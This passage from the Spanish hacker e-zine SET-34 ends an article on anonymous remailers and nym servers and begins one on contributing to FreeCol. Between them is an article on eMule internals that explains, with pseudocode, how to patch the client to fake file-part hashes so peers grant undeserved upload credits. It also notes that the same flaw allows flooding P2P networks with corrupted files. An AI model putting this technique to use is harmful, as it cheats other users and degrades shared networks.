En casos extremos en que el presunto delincuente haya hecho algo muy gordo, las policías de los países occidentales tienen suficientes medios y paciencia para ir desenredando la madeja de un bloque de respuesta bien creado, pero sin embargo hay todavía una solución que permite ser realmente anónimo. Basta con poner como último destinatario una new como por ejemplo al t.anonymous.messages después con leer diariamente dicha news se puede estar al corriente de lo que se te envía y es realmente difícil identificarte entre el cúmulo de gente que utiliza el servicio.

Tan pronto como el servicio se hizo público empezaron todo tipo de ataques, pero el sistema demostró ser muy robusto. El más obvio es crear múltiples cuentas y después no utilizarlas, ahogando la máquina servidora. Para evitar esto, el software mantiene la fecha del último mensaje cifrado que utilizó la cuenta. Después de 90 días sin utilización y de tres mensajes de advertencia la cuenta se borra. Otro sistema de acallar un servicio incómodo para ciertos gobiernos es enviar un gran número de mensajes. Fácilmente se puede controlar este ataque limitando el número de mensajes que puede recibir una cuenta diariamente. Si se supera este límite, la cuenta se bloquea y el usuario recibe un mensaje de advertencia. Pasados 24 horas el legítimo usuario puede reactivar la cuenta y desde luego el atacante puede volverla a atacar pero difícilmente puede hacerlo sin revelar su identidad. Es solo un ejemplo de las modificaciones y mejoras que se fueron implementando durante el primer año de servicio y que finalmente hicieron del esquema algo legendario y de gran robustez, sobreviviendo incluso, según sus autores, a una citación del FBI por pornografía infantil.

Y PASARON CINCO AÑOS

Pocas cosas cambiaron desde el aspecto puramente técnico. Los sistemas remailer mantenidos de forma altruista siguieron floreciendo como las hierbas en primavera y con igual rapidez desaparecían. Se hicieron diversos intentos de desarrollar servidores anónimos que prestaban anonimato tanto en navegación como en almacenamiento y envío de información, sin embargo ninguno tuvo gran éxito aunque algunos languidecen todavía en la red. Los motivos son diversos, pero a nuestro entender son de naturaleza puramente económica. Poner en marcha un remailer es sumamente fácil, pero no hay forma humana de obtener rentabilidad por el mismo. Todos los gastos son a cargo del supervisor. Si para su desgracia se vuelve popular, rápidamente vera como el ancho de banda que tiene contratado se reduce a la nada y su altruismo decrece rápidamente. Si recibe una citación judicial el proceso de desmejora de su amor por la humanidad se reduce a la mínima expresión y se dedica a otras cosas menos peligrosas. Todo ello si únicamente a puesto en marcha algo casero, porque si lo que desea de entrada es dar un servicio de calidad, tiene que pensar en diversas máquinas si tuadas bajo legislaciones diferentes y esto no hay economía privada que lo soporte.

No es raro que en aquellos tiempos se empezaran a detectar remailer supersecretos. Nunca se publicaban en sitio alguno y nadie conocía su existencia. La motivación que creo su existencia fue un cierto movimiento en los Estados Unidos contra los remailers anónimos. De forma acertada esta presión contra los remailers desapareció rápidamente y el motivo no fue por amor a los derechos de los demás sino simplemente para evitar que la tecnología se le escaparan de las manos. Todos sabemos que la necesidad agudiza el ingenio, en el caso que nos ocupa si alguien presiona a los operadores de estos equipos, estos se van a trasladar fue de los EEUU. Nada impide montarse un equipo virtual sobre un proveedor en Angola y ahí que te busque la CIA si lo desea. Peor todavía puede ser si algún estado paupérrimo y que tanta es su pobreza que ni si quiera tiene deudas y por tanto no puede temer a las represalias del Banco Mundial, se dedique a incentivar la implantación en su territorio de remailers anónimos, puede ser un negocio magnífico con escaso riesgo y nula inversión. Protegidos por las leyes internacionales, pueden operar indefinidamente sin problemas. Algo parecido a lo que ocurrió en la navegación marítima con las banderas de conveniencia.

Esto no es una elucubración, en el 2001, Matt Goyer anunció la creación de un "offshore Napster" en Sealand. Si buscáis este estado en el registro de las Naciones Unidas, no lo vais a encontrar, pero existir existe. Se trata ni más ni menos de una antigua plataforma de comunicaciones militares inglesas, que por una carambola del destino y un vacío legal en los años 1967, permitió al tal muchacho autoproclamarse príncipe de dicho mini estado. El que no se crea la historia que se pase por www.sealandgov.org Si el proyecto del "offshore Napster" no prosperó fue únicamente porque aparecieron nuevas tecnologías y redes, como emule, que hicieron obsoleta la idea. Si no hubiera existido la presión contra Napster, no hubiera habido razón ni motivo para que alguien desarrollara una solución alternativa. Fue probablemente esto lo que condujo a limitar los ataques contra los remailers en suelo americano. Debieron pensar los jefes de aquellas tierras, que si estaban cerca y la tecnología era conocida siempre se podía ejercer algún tipo de control e impedir que alguien se fuera a dedicarse a desarrollar algo nuevo de consecuencias imprevisibles.

Y PASARON DIEZ AÑOS

Pasaron diez años y estamos en sorprendentemente al mismo nivel tecnológico que a finales del siglo veinte. La tecnología de cifrado es la misma, los remailers siguen basándose en los mismos softwares, los servidores nym son idénticos y las news de mensajes anónimos siguen funcionando de idéntica manera. Nada ha evolucionado en estos años y ello es más sorprendente cuando en otros campos tecnológicos la diferencia es abismal. Nadie hubiera pensado hace una década que podríamos escuchar música en un aparato que almacena no se cuantos miles de canciones en un espacio donde no podríamos ni meter una moneda de valor ínfimo. Nadie hubiera podido pensar en la posibilidad de sintonizar cien emisoras de radio por satélite mediante un módico abono. ¿Quién hubiera pensado en la posibilidad de almacenar varias películas comerciales en un dispositivo de lectura portátil? Sin embargo todo eso es hoy posible y comercialmente viable.

En nuestra opinión han habido dos factores que han desembocado en esta situación. Por un lado las potencias occidentales han tenido buen cuidado en medir la presión legal contra los remailers anónimos y por otra han desincentivado al máximo todo desarrollo en el campo del anonimato. Pero veamos que es lo que ha quedado de todo aquel movimiento efervescente de la década anterior.

Los sistemas comerciales languidecen sin un fuerte empuje. Si ellos como www.mailvault.com o www.anonymizer.com dan servicio pero no han tenido el éxito que se esperaban, o que al menos esperaban sus creadores. Aunque aquí los motivos son un poco más evidentes. Por mucho que proclame su total anonimato desde el momento que se produce una factura y un pago, la red no permite todavía un total anonimato. Si además las claves de intercambio se encuentran almacenadas dentro del mismo sistema se puede empezar a desconfiar. Finalmente nadie puede realmente estar seguros que no se registran los accesos y la utilización del sistema. Todo ello lleva a valorar servicios con cierta precaución y tan solo utilizarlo cuando realmente

el riesgo en juego sea limitado.

Estudio separado merecen los servidores nym. Si buscamos en google por "nymserver" el problema es que encontramos demasiadas referencias y escondidos entre la hojarasca es difícil encontrar las buenas referencias. Para acercarnos a nuestra presa hace falta un poco de suerte y con ella es donde encontramos una cierta información. En <http://www.panta-rhei.eu.org/pantawiki/nimservers> y casi por casualidad encontramos una lista de servidores nym. Os invitamos a seguirnos en esta investigación

En la propia página daban indicaciones de los servidores que eran conocidos. Por riguroso orden de aparición eran, nym.panta-rhei.eu.org, nym.alias.net, nym.at, blackhole.riot.eu.org, hod.aarg.net, nym.komite.net, nymph.paranoci.org, nym.xganon.com. La primera decepción es que diez años después de la aparición de esta tecnología, tan solo existan en todo el mundo ocho servidores disponibles. Pueden parecer muchos o pocos pero el caso es que en la red solo puedes confiar en la que puedas comprobar por fuentes independientes y fiables. Fiables somos nosotros e independientes signi fica cotejar la información que nos daban con nuestras propias investigaciones. Si os leéis las instrucciones originales de nym.alias.net, os enterareis que lo primero que hay que hacer es obtener las instrucciones concretas del servidor que deseamos utilizar y que estas se pueden obtener enviando un mensaje en blanco a una dirección de correo concreta, que empieza siempre por `help@`.

De entrada la misma página nos comunica que el servidor hod.aarg.net no respondía a este estímulo desde 2005. Otra opción para saber si nos encontramos con algo vivo o moribundo es obtener la lista de usuarios nym del servidor y para ello basta con enviar un mensaje vacío a otra dirección específica de correo, en este caso es `list@`. Nos decantamos con esta segunda técnica y obtuvimos el resultado siguiente. nym.at, sin respuesta; hod.aarg.net, 338 usuarios; nym.mixmin.net, 24 usuarios; nym.komite.net, 90 usuarios; nymph.paranoci.org, 147 usuarios; nym.alias.net, 171 usuarios; nym.panta-rhei.eu.org 162 usuarios; riot.eu.org, sin respuesta.

De cualquier ristra de números se pueden sacar estadísticas, que nos impide hacerlo para los datos anteriores? Para empezar de los ocho servidores anunciados tan solo seis estaban vivos en el momento de la prueba, o sea un veinticinco por ciento han desaparecido de la escena. El número total de usuarios es de 932. Si nos paramos a pensarlo es un número ridículamente pequeño. Estamos hablando de un servicio que rinde anonimato a todo el planeta Tierra y resulta que apenas un millar de ellos sienten la necesidad de ocultar sus datos personales. Es todavía más pequeño si analizamos los nombres de usuarios ya que hay repeticiones y todo indica que más que otra cosa son pruebas y ensayos. El que nym.alias.net se encuentre en tercer lugar como número de usuarios es otra prueba de que no hay realmente utilizadores de verdad. nym.alias.net es un servidor alojado en una universidad y mantenido por estudiantes y algún profesor nostálgico. Fue y sigue siendo una prueba de concepto más que un verdadero servicio y no creemos que el público que lo utilice emplee sus servicios para cosas importantes.

Si alguien quiere realmente servirse de esta técnica utilizara una máquina que este bien mantenida. Normalmente esto se encuentra en empresas que ofrecen algo como publicidad. Es el caso de hod.aarg.net, que como era de esperar acumula el solo más de un tercio de los buscadores del anonimato, pero incluso en este caso las cosas se ponen difíciles de una forma no muy clara. La técnica nymserver es sencilla de entender pero todo un engorro de utilizar. Cuando se recibe un mensaje a través de toda la cadena de remailers, los mensajes se cifran sucesivamente, por lo tanto se deben descifrar de la misma forma y esto hacerlo a mano es simpático una vez por curiosidad, pero si se reciben varios mensajes diarios es simplemente una tortura. Resumiendo, para poder utilizar esta técnica no hay más remedio que pasar por un programa que te automatice todas las tareas. Este es el caso de Jack B, Nymble. El único problema es que este soft carece de mantenimiento desde la última glaciación y la versión oficial solo soporta pgp 2.6 o 5.5, en ambos casos la llave a utilizar debe ser RSA. Pues resulta que el mejor servidor utiliza una clave DH/DSS lo que impide apoyarse sobre la versión oficial de Jack.

No es un problema irresoluble, pero no deja de fastidiar y mosquear que se

Ox0A-mad grml.txt

tenga que utilizar un parche que suministra el mismo hod.aarg para utilizar el servicio y encima instalarse una versión de PGP superior. Lo dicho. Puede que sus buenas razones existan pero lo cierto que se puede empezar a desconfiar. Personalmente nosotros solo hemos sido capaces de utilizar de forma estable este servidor, aunque otras voces en la red indican que panta también es fiable.

nym.alias.net siempre ha estado funcionando durante sus mas de diez años de historia pero puede dejar de reenviar durante periodos que pueden pasar del mes completo. No puede basarse toda una estrategia de comunicación sobre semejante fiabilidad.

DONDE ESTAMOS

La realidad es que falta un verdadero interés por parte del publico que debiera buscar activamente una solución al problema real de nuestra indefensión ante el espionaje al que estamos sometidos. Muchos se reirán, pero el asunto es simplemente serio. No hace falta ningún tipo de mandato judicial para que cualquiera lea nuestra correspondencia. Puede que este sea un probo funcionario que esté tras las trazas de un pedófilo y puede que sea un político que se encuentra sumamente molesto sobre la serie de mensajes incómodos que estamos enviando durante la campana electoral y quiere intentar un chantaje. Puede que se trate de alguien que trabaje dentro de tu misma corporación y está buscando un punto flaco por donde atacarte y dejarte en ridículo durante la próxima reunión plenaria. Todo es posible y nadie parece interesarse. Los pocos usuarios de las cuentas nym es una prueba. La única realidad es que dichas cuentas son un poco complicadas de utilizar y el genero humano es tan sumamente vago que todo el mundo prefiere llenarse la boca con grandes palabras y elogios de principios inalienables pero no esta dispuesto emplear ni medio segundo en gastar energías propias. Siempre es mejor culpar a otros y quejarse.

No hemos hablado de otras técnicas que salieron hace algunos años o redes virtuales. Freenet, remailers de tipo III, y otros proyectos intentan jugar nuevas bazas. Tampoco nos ha quedado tiempo para describir sistemas semi privados envueltos en un halo de misterio como por ejemplo www.mailvault.com Desde luego no queremos meternos en líos y dejamos para otros mas valientes desvelar que esta pasando donde se juega mucho dinero y las leyes que conocemos no son de aplicación Estas lineas han sido dirigidas a los normales y mortales usuarios de nuestra red.

2007 SET, Saqueadores Ediciones Técnicas.
Información libre para gente libre
www.set-ezine.org

EOF

-[OxOB]-----
-[e-mule - Curiosidades]-----
-[by FCA00000]-----SET-34--

Este es un artículo que cuenta algunas cosas sobre el programa eMule usado para transferencia de ficheros en redes P2P. Incidentalmente se explica el sistema de créditos y como se le puede engañar. Empiezo de manera sencilla, y voy aumentando el nivel. Salta los párrafos que ya sepas.

Introducción

La verdad es que sospecho que no hace falta ninguna presentación para el eMule, pero aquí va.

Las redes de intercambio de ficheros P2P llevan mucho tiempo establecidas, y existen varias de ellas. De hecho el programa eMule se puede conectar a más de una. El protocolo más común se denomina eDonkey.

Existen varios programas clientes P2P pero definitivamente eMule es uno de los más usados. Al ser el código de licencia GPL, se puede ver el código fuente y modificarlo.

Para ello sólo es necesario el compilador Visual C++ 7.10

Aunque no te lo creas, yo no tengo conexión a Internet en casa. Si quiero mirar el correo o mirar alguna página web, lo hago desde el trabajo, o en casa de algún amigo.

Sin embargo recientemente intenté comprar una película que no encontré en ninguna tienda, así que me pasé al lado oscuro y intenté conseguirla en el P2P. Instalé el eMule, me conecté a un servidor, la busqué, y estaba disponible en 7 fuentes, de las cuales 2 estaban desconectadas. No es mucho, pero menos da una piedra.

Datos partidos

Cuando un ordenador se conecta a un servidor de la red P2P, le dice cuales ficheros comparte. En realidad el nombre del fichero no es importante, sino un identificador único para cada fichero. Esto hace que, aunque cambies el nombre, el servidor sigue sabiendo que tú tienes el mismo fichero que otra persona, si los identificadores coinciden.

Por tanto, el servidor almacena los siguientes datos:

- dirección IP del cliente
- nombre del fichero
- identificador único del fichero

Ahora sería útil que consiguieras el documento 'The eMule Protocol Specification' disponible en <http://emule-project.net>. Explica muchas cosas con gran detalle.

Para seguir la misma notación, usaré las palabras:

- servidor: es un ordenador conocido, disponible 24x7. Se usa para la autenticación, para saber los clientes conectados, y los ficheros que éstos ofrecen.
- fuente: un ordenador que tiene un fichero
- destino: un ordenador que desea un fichero

Como supongo que todos sabéis, cada fuente puede tener el fichero completo, o sólo un trozo. En cualquier caso, el ordenador destino y el fuente intercambian información sobre los trozos disponibles, y el fuente decide en qué momento se los va a dar.

Esta decisión depende de varias reglas:

- número de sesiones: si el fuente tiene muchos clientes, el destino tendrá que esperar hasta que esté desocupado.
- volatilidad: supongamos que un fichero se divide en 10 trozos, y que 1 de ellos sólo lo tiene 1 fuente. Con el objetivo de asegurar su supervivencia, el fuente le da prioridad a este trozo.
- ubicuidad: si un trozo está en otras 1.000 fuentes, se entiende que es fácil de conseguir, por lo que no es prioritario.
- antigüedad de la sesión: los primeros 15 minutos van más rápidos que los siguientes.
- trozos intermedios: si un cliente ha bajado muchos trozos, baja su prioridad para los siguientes.

OxOB-mad grrl.txt

- trozos finales: cuando te falta un único trozo para completar el fichero, adquiere prioridad. Esto se hace para evitar una debilidad del protocolo, y la frustración del 'fallo en el último minuto'
- usuarios amigos: es posible promocionar a ciertos clientes, beneficiándolos con más velocidad o prioridad.
- créditos: para recompensar a los usuarios donantes, se establece un porcentaje entre la cantidad de datos bajados y subidos. Si tú me das ficheros a mí, yo te los doy a tí. Quid pro quo, que diría Séneca.

Recordar que el destino le pide trozos al fuente, y éste los pone en una cola de la manera que mejor le parezca. Es posible que estés en la posición 200 y de repente saltes a la 4, o incluso vuelvas para atrás porque alguien se te haya colado.

Es más, lo normal es pedirle el mismo trozo a todos los fuentes que lo tienen. Cuando te llega el turno, el fuente le pregunta al destino si todavía quiere el trozo. Si ya lo has conseguido de otro sitio, no lo necesitas. Pero no vuelves a final de la cola, sino que el fuente pregunta: 'Vale, no quieres el trozo X, pero también me has pedido el trozo Y. ¿Lo quieres?'

¿Qué hay de lo mío?

En mi caso concreto, yo buscaba un fichero muy poco común: 'El hombre que no estaba allí', dirigida por los hermanos Cohen.

Tras algunas deducciones, entendí que los usuarios que comparten este fichero son aficionados a todo tipo de cine, y por tanto tienen muchas películas, y además poco comunes. Esto provoca que tengan muchas peticiones, que me ponían en la cola para 20 días más tarde!

La regla de volatilidad no se aplicaba en este caso: muchos de los trozos sólo los tenía una fuente.

Dado que era la primera vez que me conectaba, mi puntuación es la mínima: ni comparto ficheros, ni nadie me conoce. Esto me pone el último de la fila.

Lo que yo pretendía era colarme, con alguna excusa. Obviamente fue en este momento cuando decidí echarle una ojeada al código fuente.

Se compone de unos 300 ficheros de programa en C++ , y como es para Windows, sé que el 70% del código se destina al interface gráfico. El resto está organizado en clases. Bueno, decir 'organizado' es mucho: todos los ficheros están en el mismo directorio. Yo no soy quien para criticar, pero lo podrían haber hecho más fácil de entender.

Debo aclarar que tanto el programa como la documentación denominan los conceptos Upload y Download desde el punto de vista del fuente. Es decir: no es el destino el que baja un fichero, sino que es el fuente el que lo sube.

Lo primero que miré es el sistema de créditos, que está en el fichero

ClientCredits.cpp

La rutina importante es

CClientCredits::GetScoreRatio(ui nt32 dwForIP)

que obviamente dice la puntuación de un cliente. Esta puntuación se guarda en el fuente, no en el servidor. Es decir, yo decido si tú me gustas o no.

El programa primero mira el número de bytes que se han bajado. Es decir: si tu no me has dado más de 1 Mb, entonces eres un roñica, y tu puntuación es la mínima: 1

En cambio si el fuente ha bajado del destino, pero no ha subido nada, entonces 'esta ronda la pago yo' y tu puntuación es la máxima: 10

En cualquier otro caso, se dividen la cantidad de datos bajados entre los subidos. Hace una interpolación lineal y otra exponencial, y toma el mejor.

Vale, así que si quiero colarme, tengo que darle antes algo a cambio.

?Bailas?

Mi objetivo es proporcionarle al fuente un fichero que sea apetitoso. En cuanto

OxOB-mad grll.txt

él empiece a bajarlo, me dará créditos y me subirá el fichero que yo quiero. Lo repetiré con un ejemplo:

-yo quiero The_man_who_wasnt_there_by_Cohen.avi
-si él quiere The_big_Lebowski_by_Cohen.avi, entonces
-yo busco The_big_Lebowski_by_Cohen.avi en otro fuente.
-lo bajo, y se lo ofrezco.
-consigo puntos a mi favor
-él sube The_man_who_wasnt_there_by_Cohen.avi hacia mí

La solución lógica es ver qué ficheros tiene el fuente parcialmente, sin completar, esperando que algún alma caritativa los ponga a su disposición. Seguramente está ansioso por obtenerlos.

Ahora tengo que saber cuáles ficheros quiere el fuente. En teoría podría usar el comando

6.4.21 View shared files

pero por defecto no está habilitado, pues es un ataque a la privacidad del fuente.

Mirando la documentación del eMule en el apartado 6.2.9 explica el protocolo para buscar un fichero, pero sólo sirve en el servidor. Además la única manera de buscar un fichero es mediante el nombre, o el identificador único. No se permite hacer una búsqueda usando el usuario como criterio.

Dado que eMule no permite saber todos los ficheros parciales de una fuente (ni tampoco los completados), tengo que buscar alguna puerta trasera.

Para saber lo que le interesa a mi fuente, he supuesto ciertas hipótesis que luego he ido refinando.

Si el fuente tiene una película de los Cohen, quizás tenga más. Le digo al eMule que busque ficheros que incluyan la palabra 'Cohen'. Obviamente encuentra muchas ocurrencias, de distintas fuentes.

Lo bueno es que puedo filtrar (en mi cliente eMule) los que pertenecen a una cierta fuente, con su dirección IP, o el nombre de usuario.

Esto lo hago en SearchFile.cpp

CSearchFile::CSearchFile

que es donde procesa el mensaje OP_SEARCHRESULT según se explica en la documentación 6.2.10 Search Result

El filtro compara el campo ClientID, llamado m_nClientID en esta rutina.

También se puede hacer en

BaseClient.cpp

CUpDownClient::ProcessHelloTypePacket

pero esto es para el caso de que solicites el fichero, no para la búsqueda en sí.

Para esto tengo que modificar y recompilar el eMule. Cuestión de un par de minutos.

Con esto averiguo que mi futuro amigo tiene otras 2 películas de los Cohen. Las tiene completas, así que no está interesado en conseguir los trozos que le faltan.

Usando un poquito de ingeniería social, deduzco que quizás le gusten otros directores similares. Le digo a eMule que busque archivos conteniendo la palabra Triers (por Lars von Triers, supongo que te suena), Ingmar Bergman, y similares.

Consulto unas cuantas páginas de cinematografía para hallar términos sub-relacionados con Cohen, y en unos 20 minutos he lanzado 100 búsquedas en los servidores eMule, que proporcionan una lista de 30 ficheros pertenecientes a mi futuro amigo.

Le pido esos 30 ficheros a mi fuente. Debido al diseño del eMule, el protocolo para saber cuáles partes están disponibles, tiene prioridad sobre las cosas para obtener los trozos de los ficheros. Con esto veo cuáles ficheros tiene completos, y cuáles trozos le faltan.

OxOB-mad grll.txt

Obviamente esta técnica es bastante limitada, pero felizmente resulta efectiva y averiguo que tiene 2 ficheros de los que le faltan 1 trozo a cada uno. Uno de ellos es Oh_brother_where_are_thou_by_Cohen.avi , que le falta el trozo séptimo.

Esta es la mía: busco quién tiene ese trozo y ... nadie lo tiene. De hecho hay 15 fuentes parciales; ninguna completa. Notar que esos 15 son a su vez destinos potenciales del trozo que nadie tiene. O sea, que si yo tuviera ese trozo, me haría amigo de todos ellos, aumentando mi crédito con todos.

¿Pero de dónde lo saco?

Como dice Maki Navaja: 'Lo que falta se inventa, porque en el barrio sobra ciencia'
Para completar las pruebas necesito un servidor del protocolo eDonkey. Encuentro uno muy simple llamado eFarm cuyo código fuente ocupa 100 KB y se compila e instala en un plisplás.

Hago que un ordenador Linux me funcione como servidor + fuente, y otro Windows hace de destino.

Cojo una película cualquiera, la renombro como Oh_brother_where_are_thou_by_Cohen.avi , y ahora tengo que modificar su identificador único. Esto se calcula en AbstractFile.cpp
CAbstractFile::SetFileHash

que simplemente llama a md4cpy
ahora hay que mirar el módulo MD4.cpp para darse cuenta de cómo hace los checksums. Básicamente se parte el fichero en trozos de 9.28 Mb y se hace un hash MD4 de cada parte. Luego se hace otro hash con todos los hash parciales. A partir de ahora consideramos que el fichero ocupa 9.28 Mb, por lo que llamaremos 'trozo' a una serie de bytes de este sub-fichero.

Ahora hay que leer lo que dice la documentación en el apartado

6.4.4 Request file parts:

Pide a la fuente trozos de un fichero. Un mensaje puede pedir 3 trozos como máximo.

Protocolo: 1 byte = 0xE3

Tamaño: 4 bytes = tamaño de este mensaje

Tipo: 1 byte = 0x47 = OP_REQUESTPARTS

FileID: 16 bytes = identificador único del fichero (hash de los datos)

Inicio del trozo primero : 4 bytes

Inicio del trozo segundo : 4 bytes

Inicio del trozo tercero : 4 bytes

Fin del trozo primero : 4 bytes

Fin del trozo segundo : 4 bytes

Fin del trozo tercero : 4 bytes

y el correspondiente

6.4.3 Sending file part

Este mensaje contiene un trozo de un archivo para bajar (debería decir subir). El tamaño del archivo especificado en la cabecera indica el tamaño del trozo, no el de este mensaje TCP/IP . Se compone de:

Protocolo: 1 byte = 0xE3

Tamaño: 4 bytes = tamaño de este trozo

Tipo: 1 byte = 0x46 = OP_SENDINGPART

FileID: 16 bytes = identificador único del fichero (hash de los datos)

Posición Inicial : 4 bytes

Posición Final : 4 bytes

Datos: el contenido, que puede estar comprimido

Ahora es cuando viene lo bueno: las fuentes saben que les falta un trozo del subfichero llamado FileID, que a su vez es el checksum que se debería obtener. Pero no tienen nadie que se los proporcione.

Entonces es muy fácil engañarlo: genero un fichero, modifíco la rutina CAbstractFile::SetFileHash para que identifique este trozo con el nombre FileID que piden mis amigos, y lo pongo a disposición del servidor.

Ox0B-mad grml.txt

Paso a paso:

- busco Oh_brother_where_are_thou_by_Cohen.avi
- apunto su FileID, ej. 0xAAAAAAAA 0xAAAAAAAA 0xAAAAAAAA 0xAAAAAAAA
- elijo un fuente cualquiera
- le llamo con el mensaje 6.4.8 Part hashset request
- me responde 6.4.9 Part hashset reply
- esto contiene 60 sub-ficheros, o sea, 60 FileID
- la parte séptima no la tiene nadie. Su FileID=0x77777777 0x77777777 0x77777777 0x77777777
- creo un fichero 7.bin
- modifico CAbstractFile::SetFileHash para que haga
if(m_strFileName != "7.bin")
pucFileHash=calcula_hash(); // rutina original, inalterada
else
strcpy(pucFileHash, "0x77777777 0x77777777 0x77777777 0x77777777");
- la línea anterior no es correcta, pero más o menos se entiende, ¿no?
- le digo a eMule que recargue la lista de ficheros que yo ofrezco
- dado que es el último fichero que le falta a los destinos, constantemente están escaneando para ver si alguien lo oferta
- en menos de 10 minutos tengo los 15 destinos rogándome que les suba el fichero

Obviamente el checksum no es correcto, así que los destinos creen que ha habido un error de transmisión y lo solicitan de nuevo. Una y otra vez.

Lo bueno es que 'oficialmente' yo les he transferido datos, por lo que mi puntuación ha subido.

Esto es porque los créditos se conceden en
CClientCredits::AddDownloaded(uint32 bytes, uint32 dwForIP)
que es llamado por
CUpDownClient::ProcessBlockPacket
el cual es llamado con cada paquete OP_SENDINGPART.

Recordar que el checksum sólo se puede calcular cuando se recibe el sub-fichero, no cada trozo.

Existe también la posibilidad de mandar trozos comprimidos. Si funciona como espero, quizás podría mandar un paquete de 100 bytes, diciendo que en realidad se descomprime como 100 Kb. Esto multiplicaría rápidamente mi puntuación!

Mirando el código veo que hace
nHeaderSize = sizeof(FileID) + sizeof(Posición Inicial) +
sizeof(Posición Final);
uint32 uTransferredFileDataSize = size - nHeaderSize;
credits->AddDownloaded(uTransferredFileDataSize, GetIP());
...
if (packed)
....

O sea, que los créditos se conceden en función de los datos _transmitidos_, no los datos _efectivos_. No todo iba a ser bonito.

El infinito, y más allá

Notar que esta técnica se puede extender a todas las fuentes que queramos.

Si quiero ser amigo de todos, puedo ofertar ficheros muy codiciados:

- Invento nombres de fichero al azar, y los busco en los servidores.
- Elijo aquellos que tienen muchas fuentes (>10) pero hay una parte que nadie tiene.
- Solicito sus checksums. Simplemente para obtener el FileID de cada trozo.
- Modifico mi eMule para que diga que yo tengo esas partes.
- En cuanto los otros me las pidan, los pongo en la cola a partir de la posición 1000
- Esto no requiere una conexión rápida. El mayor esfuerzo es buscar los ficheros en el servidor.
- Si alguna vez necesito algo de esas fuentes, los pongo al principio de la cola

OxOB-mad grrl.txt

-Yo les transmito datos falsificados, y ellos me dan crédito.
-Ya puedo empezar a pedirles los ficheros que quiera.
-Se acabaron las esperas.

Claro que engañar no es la mejor manera de hacer amigos, así que no te aconsejo usar este truco. De hecho, ahora que lo pienso, esto se usa en la cola del médico: hay gente que pide hora a las 10, a las 11, y a las 12. Así pueden ir a la hora que más les convenga. Y si llegan a las 11:15 en vez de esperar, te intentan convencer de que les dejes pasar porque sólo han llegado tarde por 15 minutos.

De todas maneras sospecho que no es corriente buscar un único fichero: supongo que la gente baja (casi) cualquier cosa que puedan conseguir, y el problema es la velocidad de tu conexión, no la disponibilidad de los ficheros.

Si has seguido el razonamiento verás que es fácil inundar las redes P2P con ficheros corrompidos, pues el checksum no se calcula en el momento correcto. ¿Quiere esto decir que las entidades de protección de derechos de autor pueden luchar, informáticamente hablando, contra estas redes? Yo creo que sí, aunque me parece que no lo han intentado lo suficiente.

Esto me lleva a una pregunta: ¿cómo es posible que haya tantos ficheros que están parcialmente en la red? Cuando la primera persona lo pone a disposición, lo normal es que esté completo. Y cuando el segundo usuario lo baja, quiero suponer que lo baja completo también. Claro que es posible que la primera fuente desaparezca antes de que nadie tenga tiempo de bajarlo, pero en ese caso sólo otra persona tendrá la mitad. Cuando un tercero busca el fichero, ya sabe que no está completo, y no tiene sentido empezar a bajarlo.

Lo único que se me ocurre es que esto es la Internet, y no tiene porqué ser lógico.

En fin, mucho cuidado con los ficheros que bajais y lo que subís.

EOF

-[Ox0C]-----
-[Unete al Software libre]-----
-[by FCA00000]-----SET-34--

Este artículo describe los pasos que he seguido para mejorar un programa de código libre. El nivel es bajo, puesto que el objetivo es demostrar que es fácil subirse al carro del software libre; no sólo como pasajero, sino como tripulación.

Este texto quizás es muy obvio para algunos; pero espero que también sirva para aquellos que quieren un empujoncito para meterse en el mundo de la programación.

Sin más preámbulo, empezaré recordando mi situación hace algunos años: deambulaba yo por la sala de ordenadores de la universidad, y vi que un tipo perdía el tiempo con un juego de mover fichas por un mapa. En esa época estaba yo aficionado a los juegos de tablero (risk, Squad Leader, ...) así que despertó mi interés.

Al día siguiente me acerqué a la sala de nuevo y el chico estaba jugando de nuevo. Lo mismo sucedió al otro día, y me dí cuenta de que el juego parecía ser bastante adictivo. Eso, o el individuo era un ludópata.

Me acerqué para preguntarle, y me dijo que el juego se llamaba ... Civilization: uno de los mejores juegos de estrategia de la historia.

Lo copié y lo instalé en casa. Al principio parecía complicado porque había muchos tipos de unidades, pero la verdad es que requería esfuerzo dejar de jugar. Desde ese momento, yo calculo que he desperdiciado unas 2.000 horas a lo largo de 5 años.

Luego publicaron la típica secuela llamada Colonization, pero no me atrajo lo suficiente.

El tiempo ha pasado, ahora me gano el sueldo haciendo programas, incluidos un par de lenguajes que casi nadie conoce, y solo de vez en cuando vuelvo a echar una partida.

Con el auge de Internet, era inevitable que surgieran versiones de Civilization, la más avanzada se llama FreeCiv, y es bastante fiel a la original, excepto que no me enganchó.

Y también ha salido una adaptación de Colonization, llamada FreeCol (estos tipos no tienen imaginación para los nombres).

Ya que no me atrapó en sus inicios, decidí darle una segunda oportunidad a esta nueva versión.

La bajo, la instalo, leo la documentación inicial, y me pongo a jugar. El juego en sí es fácil de aprender, y lamentablemente los enemigos no son lo bastante inteligentes como para ponerme en aprietos. Si aumentas el nivel de dificultad, lo único que pasa es que es más gravoso conseguir los recursos y el avance es más lento.

Lo que me sorprendió es que el juego parece bastante maduro. No se cuelga, la parte gráfica es aceptablemente rápida, y no tarda una eternidad en mover las fichas enemigas.

Al ser un programa de software libre, el código fuente está disponible, así que lo bajé por curiosidad. Y la primera sorpresa es que está escrito en Java ! Eso explica porqué tarda 20 segundos en arrancar, y usa 100 Mg de memoria. También destroza mi creencia de que Java es lento.

Una primera ojeada muestra que está dividido en módulos:

- el interface gráfico
- el modelo de control de unidades, colonias, y terreno
- el servidor, usado en modo multijugador
- la inteligencia artificial

En total, unas 300 clases, aunque sólo la mitad son interesantes: el resto son interfaces, pequeñas variaciones (override) de otras clases, y clases con constantes y excepciones.

Después de jugar un par de partidas en 10 horas, me hago una idea de los conceptos del juego. Entiendo que hay:

0x0C-mad grrl.txt

- jugadores
 - colonias
 - unidades
 - edificios
 - productos
 - consumos (impuestos, comida, cruces)
 - padres fundadores
- mapa
 - terreno
- turnos

Por tanto, espero encontrar clases de estos tipos. Pero no adelantemos acontecimientos.

El programa ejecutable viene dentro del fichero FreeCol.jar que ocupa 3 Mb en el disco, y se puede iniciar con
java -Xmx128M -jar FreeCol.jar

El siguiente paso es obtener el código fuente freecol-0.6.1-src.tar.gz y descomprimirlo en algún sitio.

Ahora necesito un programa para navegar por los fuentes, y compilar los cambios. Yo hace bastantes años que no programo en Java, así que no estoy muy puesto al día de los compiladores, entornos de desarrollo, y librerías necesarias. Visitando las webs habituales, decido instalar java 1.6.0 como runtime
NetBeans 5.5 como IDE (Integrated Development Environment)

Así, de paso, aprendo este entorno. No digo que sea el mejor, sino que es el primero que apareció en mi búsqueda.

